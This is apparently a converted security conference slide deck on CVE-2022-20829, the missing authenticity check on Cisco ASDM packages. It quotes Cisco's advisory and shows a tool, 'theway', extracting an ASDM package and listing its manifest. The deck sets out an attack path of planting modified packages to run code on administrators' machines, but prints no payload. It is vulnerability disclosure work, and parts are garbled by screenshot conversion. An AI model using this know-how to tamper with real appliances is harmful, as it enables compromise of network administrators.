


[github.com/jbaines-r7/cisco\\_asa\\_research/tree/main/modules/cve\\_2021\\_1585](https://github.com/jbaines-r7/cisco_asa_research/tree/main/modules/cve_2021_1585)

# Hacker Cat Can't Get Inside Corpnet



# Unless... We Modify the SGZ on the ASA!



# How Does the SGZ Get On the ASA?

## Software Download

Downloads Home / Security / Security Management / Adaptive Security Device Manager  
/ Adaptive Security Appliance (ASA) Device Manager- 7.17.1.152

### Details

Description : Cisco Adaptive Security Device Manager for ASA 9.8-9.17 requires Oracle JRE.

Release : 7.17.1.152

Release Date : 08-Feb-2022

FileName : **asdm-7171-152.bin**

Size : 49.09 MB ( 51474324 bytes)

MD5 Checksum : 40a57c4e98dc43899832ae20f5b090d4

SHA512 Checksum : cb97f334e37b5e429b13178fe2bcacd6 ...

[Release Notes for 7.17.1.152](#)



### Manager

ted Links and Documentation  
[Release Notes for 7.17.1.152](#)

Date Size

08-Feb-2022 49.09 MB



7.17.1.152

7.13.1.101

All Release

7

asdm-7171-152.bin

Cisco Adaptive Security Device Manager for ASA 9.8-9.17 integrated with OpenJRE.

asdm-openjre-7171-152.bin



# ASDM Binary Package Format

Software Download

Downloads Home / Security / Security Management / Adaptive Security Device Manager / Adaptive Security Appliance (ASA) Device Manager- 7.17.1.152

Details	
Description :	Cisco Adaptive Security Device Manager for ASA 9.8-9.17 requires Oracle JRE.
Release :	7.17.1.152
Release Date :	08-Feb-2022
FileName :	asdm-7171-152.bin
Size :	49.09 MB ( 51474324 bytes)
MD5 Checksum :	40a57c4e98dc43899832ae20f5b090d4 ...
SHA512 Checksum :	cb97f334e37b5e429b13178fe2bcacd6 ...
<a href="#">Release Notes for 7.17.1.152</a>	

Manager

Associated Links and Documentation  
[use Notes for 7.17.1.152](#)


Release Date	Size
08-Feb-2022	49.09 MB

7.13.1.101


Cisco Adaptive Security Device Manager for ASA 9.8-9.17 integrated with OpenJRE.[\[a\]](#)

All Release


7



# Is this a Security Feature?



# Nope, Just an MD5 Hash



# Missing ASDM Package Verification (CVE-2022-20829)

Home / Cisco Security / Security Advisories



## Cisco Adaptive Security Device Manager and Adaptive Security Appliance Software Client-side Arbitrary Code Execution Vulnerability



**Advisory ID:** cisco-sa-asa-asdm-sig-NPKvwDjm CVE-2022-20829

**First Published:** 2022 June 22 16:00 GMT

CWE-345

[Download CSAF](#)

**Version 1.0:** Final

[Download CVRF](#)

**Workarounds:** No workarounds available

[Email](#)

**Cisco Bug IDs:** CSCwb05264

CSCwb05291

**CVSS Score:** Base 9.1

### Summary

A vulnerability in the packaging of Cisco Adaptive Security Device Manager (ASDM) images and the validation of those images by Cisco Adaptive Security Appliance (ASA) Software could allow an authenticated, remote attacker with administrative privileges to upload an ASDM image that contains malicious code to a device that is running Cisco ASA Software.

This vulnerability is due to insufficient validation of the authenticity of an ASDM image during its installation on a device that is running Cisco ASA Software. An attacker could exploit this vulnerability by installing a crafted ASDM image on the device that is running Cisco ASA Software and then waiting for a targeted user to access that device using ASDM. A successful exploit could allow the attacker to execute arbitrary code on the machine of the targeted user with the privileges of that user on that machine.

### Cisco Security Vulnerability Policy

To learn about Cisco security vulnerability disclosure policies and publications, see the [Security Vulnerability Policy](#). This document also contains instructions for obtaining fixed software and receiving security vulnerability information from Cisco.

### Subscribe to Cisco Security Notifications


[Subscribe](#)

Your Rating:




Average Rating:


# ASA Will Host Any ASDM Package



# ASDM Binary Package Contents



# ASDM Binary Package Contains pdm.sgz



# Extracting Cisco ASDM Binary Packages

```
albinolobster@ubuntu:~/theway/build$ ./theway -e -i ~/asdm/asdm-7171-152.bin
      where were they going without ever knowing
      jbaines-r7
      CVE-2022-20829
[+] Loading /home/albinolobster/asdm/asdm-7171-152.bin
-> Magic: ASDM IMG7.17(1)152
-> Description: Device Manager Version 7.17(1)152
-> File length: 3116f94
-> File hash: 7a2c62b3f1781655cccb6cf9914552c
-> Compilation date: Fri, 04 Feb 2022 10:43:43 GMT
-> Manifest Entries: 13
-> Entry: 0
58110500006c0d0014000000
    -> Entry length: 14
    -> Entry file: asdm50-install.msi
    -> Data offset: 51158
    -> Data size: d6c00
    -> Duplicate: 0
-> Entry: 1
f80200003201000014000000
    -> Entry length: 14
    -> Entry file: asdmversion.html
    -> Data offset: 2f8
    -> Data size: 132
    -> Duplicate: 0
```

## The Way

- Parses and extracts ASDM packages
- Rebuilds ASDM packages
- Generates ASDM packages


## CVE-2022-20829

- Disclosed to Cisco in February 2022
- ASA Software fix planned for August 2022



[github.com/jbaines-r7/theway](https://github.com/jbaines-r7/theway)

# Building Cisco ASDM Binary Packages



## The Way

- Parses and extracts ASDM packages
- **Rebuilds ASDM packages**
- Generates ASDM packages


## CVE-2022-20829

- Disclosed to Cisco in February 2022
- ASA Software fix planned for August 2022



